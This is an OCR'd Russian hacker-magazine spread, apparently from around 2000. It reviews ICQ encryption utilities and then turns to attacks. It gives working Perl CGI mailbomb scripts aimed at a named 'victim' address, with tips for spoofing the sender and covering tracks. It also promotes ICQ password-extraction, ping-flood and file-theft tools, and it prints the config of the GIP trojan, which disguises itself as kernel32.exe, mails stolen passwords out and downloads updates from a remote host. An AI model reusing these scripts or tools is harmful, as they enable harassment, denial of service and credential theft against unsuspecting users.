
Вторым недостатком является сокращение символов в отправляемом сообщении с 450 (если ты не в курсе, у некоторых версий аси есть ограничение на длину одного сообщения) до 400 знаков. Пятьдесят символов теряются при добавлении надписи: "ENCRYPTED USING IC-CRYPT http://www.digital-harmony.com/". Нафига это сделано, я так и не понял, ведь если чел шифрует и расшифровывает мессагу с помощью этой проги, он и так о ней знает. А если ручками удалить эту строчку, то получатель не сможет расшифровать твое сообщение. Очевидно, добавлением этой чудной строки авторы создают нехилое промо своему детищу.

Ну и, наконец, из-за того, что прога написана на VisualBasic'е - она большая и глючная (пусть не обижаются любители этого славного языка). Как говорят авторы, "мы выучили VB за четыре года и потом по-быстрому, за три дня, накатали эту прогу", оно и заметно (это в эбаут прочитать ;)). Утянуть ее можно отсюда: http://www.angelfire.com/ak3/dharmony/iccrypt.html . А официальный сайт находится здесь: http://www.ic-crypt.org.uk , правда, там некоторые ссылки ведут в никуда. Да, и еще те, кто любят пользоваться альтернативными Интернет пейджерами, найдут на сайте плагины для MSN Messenger и AOL Instant Messenger (скоро обещают зарелизить).

Top Secret Messenger for ICQ 1.0


Если предыдущая программа весила полтора метра, то эта потянет всего на один. Но по возможностям и качеством она несколько превосходит предыдущую. Установив TSM себе на комп, ты получишь отличную программу! Но... сей софт не бесплатен в отличие от предыдущего и хочет денег за регистрацию :(. Итак, после запуска проги тебе надо будет ввести все тот же персональный ключ. Именно с его помощью будет происходить шифрование.






Потом тебя попросят сохранить два файла на диск: один с твоим личным, а второй с публичным ключом. Сделай это и переходи к настройкам программы. Они достаточно широки и делают шифрование ICQ очень удобным.

Но это актуально только для зарегистрированной версии. Фриварная же отличается своей крайней убогостью: твои сообщения шифруются лишь 8-битным ключом. Кстати, на том же сайте лежит прога, которая взламывает сообщения, зашифрованные бесплатной версией ;). А рядом, для сравнения, перемножается куча цифр и получается очень большое число, которое означает количество лет, необходимых для расшифровки сообщений, зашифрованных коммерческой версией. А коммерческая версия шифрует твои сообщения 464-битным (wow! не так уж то и плохо для шифрования аськиных сообщений) ключом.



Поговорим о достоинствах. Зашифровать сообщение так же просто, как и в IC-Crypt. Тебе достаточно нажать на кнопку и выбрать из появившегося меню ключ. Это очень удобно: можно сделать несколько ключей и пользоваться ими по очереди. Для одного человека шифровать одним ключом, а для другого другим. Типа, станешь ключником :).



TSM поддерживает скинование, и в стандартную поставку входит шкура с русским языком. Это приятно: скачать тулзу и обнаружить русский скин. Есть и стандартный флажок, позволяющий запускать прогу при загрузки форточек. Все остальные опции в фриварной версии гнусно забиты. А опции эти очень полезны. Например: автоматическая шифровка и расшифровка сообщений при посылке и получении сообщений, расшифровка сообщений из архива и т.д.

Мне так и не удалось найти кряк к фриварной версии и коммерческую версию на варезных сайтах. Официальный сайт программы, откуда ее и можно утянуть: http://www.encrsoft.com .

Альтернативный способ

Кроме специализированных программ, есть и другие способы посылать зашифрованные сообщения по icq. Например, при помощи легендарного PGP, в который включена такая фишка, как PGPTray. В утилите PGPTray есть функции для работы с буфером обмена. Ты можешь написать icq сообщение, скопировать его в буфер, затем зашифровать и отослать получателю. А при получении расшифровать сообщение, скопировав его во все тот же буфер. Это, конечно, большой гимор, но зато универсально ;))).

Выводы

Итак, наша передача подошла к концу, и настало время делать выводы.

Если у тебя есть желание поискать как следует крякалку и тебе нужна надежность и удобство шифрования - поднимай TSM. Если у тебя нет желания искать крэк и нет денег на ее покупку (можно подумать, что если б они были, ты бы ее купил? ;), но хочется быть уверенным в том, что твои разговоры останутся тайной, - ставь IC-Crypt 2. IC-Crypt можно поставить и в том случае, когда ты пользуешься не icq, а какимлибо другим Интернет пейджером. Ну и последний вариант, который наиболее напряжен, но наиболее надежен - юзать PGP!

Да, чуть не забыл - все проги тестировались в ICQ99b 2569 под W98.



Бомба в мыле

CUTTER (ICUTTER@MAIL.RU)

Все пользуются электронной почтой (конечно, кто сидит в Интернете). Обычно ею пользуются, чтобы с кем-то переговариваться, отсылать файлы, получать новости (я открыл тебе великую тайну), :) но некоторые любят использовать мыло в военных целях (например, я): забомбить почту надоедливому ламеру или просто над кем-нибудь поиздеваться. Обычно для этого используют уже готовые mailbomber'ы. Конечно, что сложного? Выбрал e-mail жертвы, SMTP сервер, количество писем и, наконец, настрочил само содержание письма, что-то вроде такого: Hello MazaFucka. Все зависит от твоей фантазии, но все равно все письма будут одинакового плана, а это совсем не клево.

Однажды мой корефан поспорил с одной чувихой, что она должна получить сто писем разного содержания. Если он сделает это, то получит три шоколадки (девочки-шоколадки - это хорошо :). Он обратился ко мне за помощью, так как пользовался Kaboom'ом, QuickFyre'ом и прочей лабудой вместо написания собственной тулзы. Я же написал программу на Perl'e, которая работала не у меня дома на компе, а на серваке, из-за чего скорость отправки писем была... не детская, короче. Правда, вместо ста писем я отправил несколько тысяч :-)). Ничего страшного - зато она проспорила. А письма были такие:

Привет, Понка. Это сообщения № 1. Читай следующее.

Привет, Понка. Это сообщения № 2. Читай следующее.

И так несколько тысяч. С помощью простых бомберов ты не смог бы такого сделать, так

```
#!/usr/local/bin/perl

$mailprog = '/usr/sbin/sendmail'; # Расположение программы sendmail на сервере
$mail = 'test@mail.ru'; # Присваиваем переменной $mail почту для проверки
 # Этой переменной присвой свой e-mail
$from = 'abracadbra@los.ru'; # От кого будет письмо
open (MAIL, "|$mailprog -t"); # Запускаем программу sendmail
print MAIL "Content-Type: text/plain; charset=windows-1251\n"; # Выводим заголовок
print MAIL "Subject: Привет от Васи!\n"; # Здесь выводим сабж письма (придумай свой)
print MAIL "To: $mail\n"; # Говорим, кому шлем
print MAIL "From: $from\n\n"; # Говорим, от кого письмо
 # Теперь должно идти само письмо
print MAIL " Здравствуй, мой сладенький.\n"; # Вот само сообщение
print MAIL "\n\n"; # Это обозначает конец письма
close (MAIL); # Закрываем работу с sendmail

print "Content-type: text/html\n\n"; # Выводим заголовок HTML файла

print "Письмо отправлено!"; # Вывод сообщения браузеру
```

что будем писать свой.

Чтобы помнили

Как я говорил, мой mailbomber перланутый. Для этого, чтобы прога нормально работала, тебе понадобится сервер на *inux платформе, который поддерживает Perl, и на нем установлена программа sendmail. Она обычно находится здесь: /usr/sbin/sendmail, но может быть такое: /usr/bin/sendmail или /usr/lib/sendmail. Вначале напишем программу, которая просто отошлет тебе на почту просто сообщение: Здравствуй, мой сладенький.

Назовем нашу программу mail.cgi. Для удобства ты сможешь ее вызывать из своего браузера. Например, так: http://www.mailhack.ru/cgi-bin/mail.cgi. Теперь напишем сам код программы, а я буду объяснять каждую строчку. Eeh-hfdgijsd Наверное, ты уже знаешь, что проги на перле начинаются со строки #!/usr/local/bin/perl. Вот код:

Если ты запустишь прогу из своего браузера, то появится сообщение, что письмо отправлено, и оно (письмо) будет лежать в твоем ящике. Заметь, программа должна быть записана в Unix формате. Если ты поставил MustDie, то воспользуйся Far'ом или еще чем-нибудь и не забудь поставить права доступа 755 (команда chmod 755). Отныне ты можешь отправлять почту с помощью маленького скрипта. Ты можешь ее использовать в разных целях, например, для своего сайта. Почту можно отправлять и с помощью PHP3, ASP (Active Server Pages). Если ты извращенец (как я), то напиши прогу, которая сама соединится с SMTP серваком и сделает запрос на отправку письма. В принципе это не сложно, просто скачай готовую программу или купи книгу CGI/Perl (более подробный материал об основах работы и обучении Perl'у читай в следующем номере X - прим. ред.).

Бомбить

Теперь нам нужно написать прогу, которая бомбила бы по-настоящему. И чтобы слала хоть 1000 сообщений, но этого мало, нам ведь нужно загрузить ящик. Но тут появляется проблема: на многих бесплатных хостингах стоит специальное ограничение на время работы CGI программы (называется это timeout), поэтому надо как-то выкручиваться. Мы пойдем простым путем, чтобы меньше было геморроя. Будем отсылать 50 сообщений и заново загружать программу, а ей говорить, что, типа, мы уже 50 штук отправили, давай шли дальше. И так до бесконечности, пока тебе не надоест. Конечно, можно запускать как background программу в shell'е, но не у всех есть к нему доступ. Правда, X как-то писал, как открывать shell,- если у тебя есть такая возможность, то программу можно будет совсем легко переделать. Допустим, она должна слать сообщения разного содержания:

Здравствуй, ты читаешь сообщения №1. Можешь читать следующее. :-))

Здравствуй, ты читаешь сообщения №n. Можешь читать следующее. :-))

Придумай что-нибудь свое, но чтобы в письме участвовал номер сообщения, а то не будет и смысла писать свой mailbomber. Допустим, ты уже выбрал свою жертву, это e-mail mazafucka@mail.ru. Программу обзовем bomb.cgi, вызывать будем так: http://www.mailhack.ru/cgi-bin/bomb.cgi. Номер последнего отправленного письма будем записывать в отдельный файл, так как вдруг тебе приспичит остановить бомбежку, а потом захочется продолжить. Если программу вызвать с параметром new (bomb.cgi?new), то номера писем обнулятся и отсчет начнется с единицы. Теперь разберем код нашей программы:

```
#!/usr/local/bin/perl

$mailprog = '/usr/sbin/sendmail'; # Расположение программы sendmail на сервере
$mail = 'mazafucka@mail.ru'; # e-mail жертвы
$from = 'whoisit@hej.sux'; # От кого будет письмо
$file='bomb.txt'; # Файл, в который пишем кол-во отправленных писем

$col=50; # Количество отправляемых писем за один раз

if (($ENV{QUERY_STRING} eq "new") && (-e $file)){unlink ($file);}
# Обнуляем данные, если надо
open (DATA, $file); # Открываем файл, в котором находится кол-во отпр. писем
$num=<DATA>; # Считываем информацию из файла
close (DATA); # Закрываем файл
if ($num eq "") {$num=0;} # Если ничего не записано, то значит отправлено 0 писем

for ($i=1; $i<=$col; $i++){ # Начинаем цикл
$n=$i+$num; # Присваиваем переменной $send номер письма
open (MAIL, "|$mailprog -t"); # Открываем программу sendmail
print MAIL "Content-Type: text/plain; charset=windows-1251\n"; # Выводим заголовок
print MAIL "Subject: Привет от Васи!\n"; # Выводим тему сообщения
print MAIL "To: $mail\n"; # Кому шлем
print MAIL "From: $from\n\n"; # От кого шлем
print MAIL "Здравствуй, ты читаешь сообщения №$n. Можешь читать следующее :-))\n";
# Выводим само сообщение
print MAIL "\n\n"; # Конец письма
close (MAIL); # Заканчиваем работу с sendmail'ом

}


open (DATA, ">$file"); # Открываем файл с данными о кол-ве отправленных писем
print DATA $num+$col; # Записываем кол-во отправленных писем
close (DATA); # Закрываем файл

print "Content-type: text/html\n\n"; # Выводим лажу (заголовок HTML файла)
print "<html>$num</html>\n"; # Выводим кол-во отправленных писем
print "<script>\n"; # Начинаем скрипт, который запустит заново эту программу
print 'parent.location="bomb.cgi";'; # Вот сам код
print "\n</script>\n"; # Заканчиваем скрипт
# Вот и весь скрипт
```



Как видишь, программа довольно простая, если

ты не знаешь, что такое \n, то это не страшно. Эта штука обозначает только перенос на следующую строку. Ты, наверное, заметил, что каждое письмо должно заканчиваться двойным \n. Это сделано, чтобы программа (sendmail) поняла, что мы ей все сказали для отправки письма. В конце мы выводим количество отправленных писем, для твоего же удобства. Но самое приятное, что программа почти не ест твой Интернет трафик. Поставил работать программу и смотришь к себе в браузер, а там: 50, 100 отправленных писем... через полчасика 3450 или еще больше. Не-е, хватит, думаю, на сегодня. Закрываем браузер, а потом через некоторое время продолжаем. Прикольно! Я думаю, что твой кент будет в восторге - по аудиториям будет ходить злой, за всеми пристально следить: вдруг кто в ответ улыбнется. А ты не улыбайся, он ведь сразу просечет, что это ты такой шутник :-). Правда, он все равно сможет догадаться (если не тормоз), так как в письме почтовые программы любят дописывать, кто это в действительности отправил (например, agava.ru полностью выдает твое мыло), но так делают не все. Делай свою рассылку с какого-нибудь левого местечка, чтобы все чисто было.



Вечный Upgrade...

Программа, конечно, работает, но вдруг тебе что-нибудь захочется сделать эдакое. Так что извращайся над кодом как хочешь, главное, чтоб он работал :-)). Например, переделай его для запуска из-под shell'а. Для этого надо сделать цикл не от единицы до переменной $col, а до нескольких тысяч. Замени $col на 10000, тогда программа отошлет 10000 писем, и не забудь удалить из кода команду вывода HTML файла, которая заново запускает саму программу, нам это не нужно. Также надо стереть весь код, который обращается к файлу bomb.txt, тебе он тоже не потребуется. Ну а если совсем заняться нечем, то можешь в письме добавить поле X-Mailer. В нем находится имя программы, которая отправляет письма. Если хочешь, чтобы твой почтовый клиент показал, что письмо было отправлено программой, типа Fucking Outlook Express ver 1.666, для этого тебе надо вставить такую строку:

```
print MAIL "X-Mailer: Fucking Outlook Express ver 1.666\n";
```

Строчка должна находиться после вывода заголовка письма, где указывается его кодировка. Если это письмо будет получать какое-нибудь ламо, то он, наверное, поведется и станет спрашивать у друзей: "Нет ли у вас такой программы? Мне тут пришло столько писем..." И так далее. Поэкспериментируй.

Счастливой тебе бомбежки :-))



БОЕКОМПЛЕКТ


SideX (sidex@xaker.ru)

СНАРЯЖЕНИЕ

Тебе нравится ася? Веселая, нужная в хозяйстве тетка. Только вот уж больно пушистая, нежная какая-то: все пимпы холеные, менюшек разных ненужных немерено, чуть что -авторизацию/разрешение проси. Да и уж больно она падка на всякие наезды: урл ей криповатый кинь - повиснет, чуть - чуть флуда кинуть - уже в отрубях, поставишь ее сервер - все твои пароли отдаст ненасытным хацкерам. Нет, ну понятно, что ее добрый папа иудей Мирабилис постоянно ей обновки шьет в виде новых билдов и патчей, но все равно слаба здоровьем ася. Пожалеем? Не фига: расплодилась в количестве, почти 80 миллионов... а минимальным предписаниям по лечению не следует. Короче, я тут подсуетился и собрал для тебя всякие лечебные препараты для аси, чтобы вылечить ее от собственного бреда и слабенького иммунитета. Сделаем ей прививочку: пострадает пара десятков тысяч ее юзеров (да и папка Мирабилис, заодно, почешет репу), зато остальные миллионы уму-разуму наберутся.


ISOAQ

Это классика. Пожалуй, самый популярный препарат для аси. Написанный, между прочим, нашим соотечественником borisnikolaich`ем aka Letodatus. Чтобы проапгрейдить асю на дополнительные фишки другими патчерами, придется искать немерено прог: под каждую хрень - новый софт нужен. Тут же все на месте: внесение юзеров без авторизации (на самом деле спорная вещь), показ сокрытого IP, снятие ограничения в 7 асек на одном компе, добавка функций бакупа и прочие полезности. И что самое интересное: автор выпускает регулярно практически безглючные новые версии, добавляя дополнительные фичи. Имеется многоязыковая поддержка, из-за которой, частично, эта прога столь популярна и за бугром.




Уже выпущена версия под ICQ 2000a. В общем, кульная развивающаяся прога, кабы не ухудшение интерфейса и удобства использования, по сравнению с более ранними релизами под 99-ую асю, вообще бы цены не было.

Tweaker. С недавних пор твикер вынесли в отдельный блок.



Рулезная штука. Полностью интегрируемая с асей: можно связать твикер непосредственно с асей, NetDetect`ом. При выключении аси - твикер также отрубается и наоборот.



С его помощью ты сможешь видеть не только IP адреса собеседников, но и версии их асек/версию используемого протокола. Что интересно: твикер рассекает реальный айпи и подставляемый. И масса других полезных фенек. Всем виндозным юзерам - иметь, однозначно!

ICQ Edit

Edit. Люблю я это слово - профессиональное :). ICQ Edit это софт для внесения некоторых приятных изменений во внешний облик/функции аськи. Мне попалась обрезанная версия (2,6 мег, однако), без ряда фенек, о которых писал создатель. Но даже с этим хозяйством можно поприкалываться: заменить надпись online в аське на любую другую (с русским языком бывают галюны), например, на AntiOnline (хотя, увы, длина надписи ограничена 6 знаками :(). Несколько апдейтов для Актив листа (Active list), аськиного чата.



В общем, если ты уже проскиновал асю, накачал боевого софта, настроил файрвол, и все равно руки подвержены чесотке - поменяй все надписи в ней с помощью этой проги. Увы, существует лишь версия для 99-ой аськи, с ее 2569-ым билдом :(. При попытке переделать 2000-ую асю - случился конкретный подвисон, столь характерный для такого софта и кривых рук его delphi-кодеров.

ICQr Info

Опять же классическая прога. Очень нужная. Сколько раз меня мучили вопросом: "Слушай, конкретно, сюда - я, чисто, поднял файло uin.dat и хАчу пАиметь из него пассворды. Как мне на это развести?". Не, ну можно, конечно, ответить: ищите магическую фразу isound и запись, следующую после нее. Которая, в свою очередь, окажется паролем аси. Но не всегда охота лазать нотепадом/дебугером в дат и просто хочется оперативно поднять пароли.


Было написано немерено гиморных прог под дос, у которых надо было вводить километровый ключ в командной строке, чтобы выцепить пасс. Но и получить рабочий пасс случалось не всегда - чаще выскакивало пустое окошко и табло "Операция была завершена, окно будет закры-


то". И где пароли? - спрашиваю я вас. А вот нету. Нету и все! Точнее, не было ничего толкового до появления релиза немецких кодеров под названием ICQr Info. Все просто и доступно: прописываешь путь к UIN.dat и получаешь пароль от аськи. А в последней версии можно еще получить список всех контактов жертвы (номера из контакт листа), а также айпишник, под которым был последний выход в Сеть.



Прога классная, но при попытке просканить файлики 2000-ой аськи - конкретно висла :(. Да и при работе с 99-ой были глюки... Для комплекта советую запастись более маленькой, еще более простой (куда же проще?) прогой ICQ 99 Password Cracker.

ICQ Ping aka ICQ ICMP






Пинги - классная штука. Изобретение больших дядек в очках с толстыми стеклами, используемое как по прямому назначению, так и в "служебных" хацкерских целях. Стандартный размер ICMP пакетов (пингов) - крайне мал. Это даже при голимом коннекте не более десятой доли секунды на прием одного пакета. Но этого мало! Нет проблем: делаем пакет размером в 1000 раз больше и высылаем эдак 1000 раз. Теперь прикинь: сколько трафика отожрет такая операция? Проще переконнектиться или отлогиниться от локальной сетки.


Для мощной пропинговки рекомендуют слать пакеты с удаленного сервака, читай - шелла. Только вот на обычном гостевом пользовательском аккаунте, в основном, закрыта посылка больших пакетов :(. Да и пока залогинешься на сервак где-нибудь в Никарагуа или на Мысе Челюскина, расположенном на дайлапе, пройдет полчаса. А мишень за это время свалит в оффлайн. Не, в нашем деле нужна оперативность: нажал кнопку - получил результат: красный цветочек у аськи или Ping TimeOut в ирке. Так вот, подсуетились одни перцы и написали пингер, встраиваемый в аську.

И если раньше нужно были либо патчить аську, чтобы узнать айпишник противника, то здесь только щелкаешь на нике, отдаешь чуток трафика и вскоре видишь "красный аленький цветочек" :).

ICQ house

Видел около ников людей в аське, домики такие кургузые? Называется сея фича локальный ICQ сервак, т.е. пага, устанавливаемая на своем винте. Ну а там, где серваки - там дырки. Да и дырка-то застарелая как моя мозоль... да вот есть еще в сети динозавры, сидящие с включенным icq сервером в не залатанном билде. Сидят себе так спокойно и не подозревают, что хитрый кул хацкер их может запеленговать и потырить файлики с их винтов. Но и тут за нас с тобой постарались ребята из команды Progenic - создали малюсенькую прогу ICQ House для бурения в чужие винты ламаков. Все гениально просто. Если же на тебя нападет жалость, и ты решишь обезопасить жертву от возможных вторжений со стороны других кровожадных хацкеров - мо-






жешь просто завалить тачку жертвы ака вытряхнуть из сети с помощью второй тулзы ICQ mouse, основанной на той же дырке с домиком.


Lie ICQ

Сколько ходит сплетен вокруг аськиного "инвизибла" (invisible)! Мол, новую чудо-программу придумали, с помощью которой можно проверять реальное положение человека в сети при



включенном Invisible mode.

На самом деле реальной рабочей тулзой остаются детекторы индивидуального invisible'а и пингеры. Т.е. можно определить: занесли тебя в инвизибл лист али нет. Да и то, только если у человека стоит опция allow to see my online в настройках. А если не стоит... нет, виагра не поможет - на все будет выдаваться X-disabled. Самым простым решением было лазать на www с инфой о юзере, где присутствует значок о положении человека: Online/Offline/Disabled.



Это гимор, оттого было написано несколько прог вроде Lie ICQ и ICQ Detective, позволяющих вести постоянный мониторинг положения человека в сети.



Вообще, нужная вещь, потому как развелось много в чат-герлзов, прячущихся от активных поклонников индивидуальным инвизиблом. Знакомая ситуация? Даже если это и не так, то ICQ-детекторы можно использовать и при атаке на человека: пустил убойные пакеты и следишь, когда чел выпадет из Сети или отрубится аська. Можно запустить проверку нескольких номеров одновременно, если требуется контролировать сразу несколько клиентов.

ICQ trojan GIP

Вот многие гонят, что трояны - это только для начинающих, что все элитные хЭкеры лучше потратят 2 месяца на взлом сервака, чем легко за 5 минут поимеют что-либо троем. Они отчасти правы... но какого хрена париться, если просто нужно перехватить простой номер аси у простого человечка? Так что не стоит забывать и про наследие Трои. Одна из последних разработок отечественной "оборонки" - троянский конь GIP. В данный обзор попал, т.к. оптимально адаптирован под работу с 2000-ой аськой. Помимо аськи тырит все имеющиеся дайлупные пароли, DNS прописи, другие пароли из кэша. И что понравилось - настраивается чисто по-хацкерски - из командной строки. Так что скрина конфигуратора (сервера и не проси) ;) ты здесь не увидишь, тут имеется .ini файл конфигуратор.

```
;"до"ять те"о коня с носите"я
;Shell we delete trojan from source file?
;1-Yes, 0-No
Clearing=1

;Н зв ние ф й"  коня
;Name of trojan file
Filename=kernel32.exe

;'ко"ько жд ть дней перед отпр вкой писе
;Number of days through which will be sent mail
;1-100
SendThroughDay=3

;'ко"ько будет писе в  пос" но
;Number of mails which will send trojan
;0 - unlimited, 1 -1000;
NumberSendMails=0

;Where to send passwords
Email=

;Smtp server. There are 3 predefined servers in trojan
Smtphost=smtp.mail.com

;От кого будет ы"о
;From whom mail will be
Mailfrom=gip@mail.com

;И козе понятно что это
;Trojan mail subject
MailSubject=GIP - Passwords

;Путь от куд  будет производиться  вто пдэйт (пишите свой)
;Where from download updates (Write own)
Host=www.gip.f2s.com/gip.exe

;'ко"ько вреени ск ниров ть п ро"и у жертвы (в секунд х)
;How many time scan passwords (in seconds)
TimeScan=50
```

Прилагается грамотный хелп на русском (авторы не скрывают своего отечественного происхождения). На момент написания сих строк уже благополучно сканился русскими av`ами, антивирусами то бишь. Скачанный образец имел месячный возраст, чем навел на мысль о предполагаемом апгрейде в ближайшее время.

Как минус - отсутствие дефолтовых иконок графики на файлах.

Как плюс - возможность закачки другого трояна жертве из Инета (например, с халявного хостинга). Я знал одного malware kiddies`а, который навострился настроить троев так, чтобы они качали апдейты/сервера других троянов с винтов других жертв! :) В общем, целый троянологический ботнет. Уверен, что тебе такие извраты не особенно нужны, но помимо почтового троя поставить добротный серверный - не помешает.

О ПОИСКЕ ЖЕРТВ

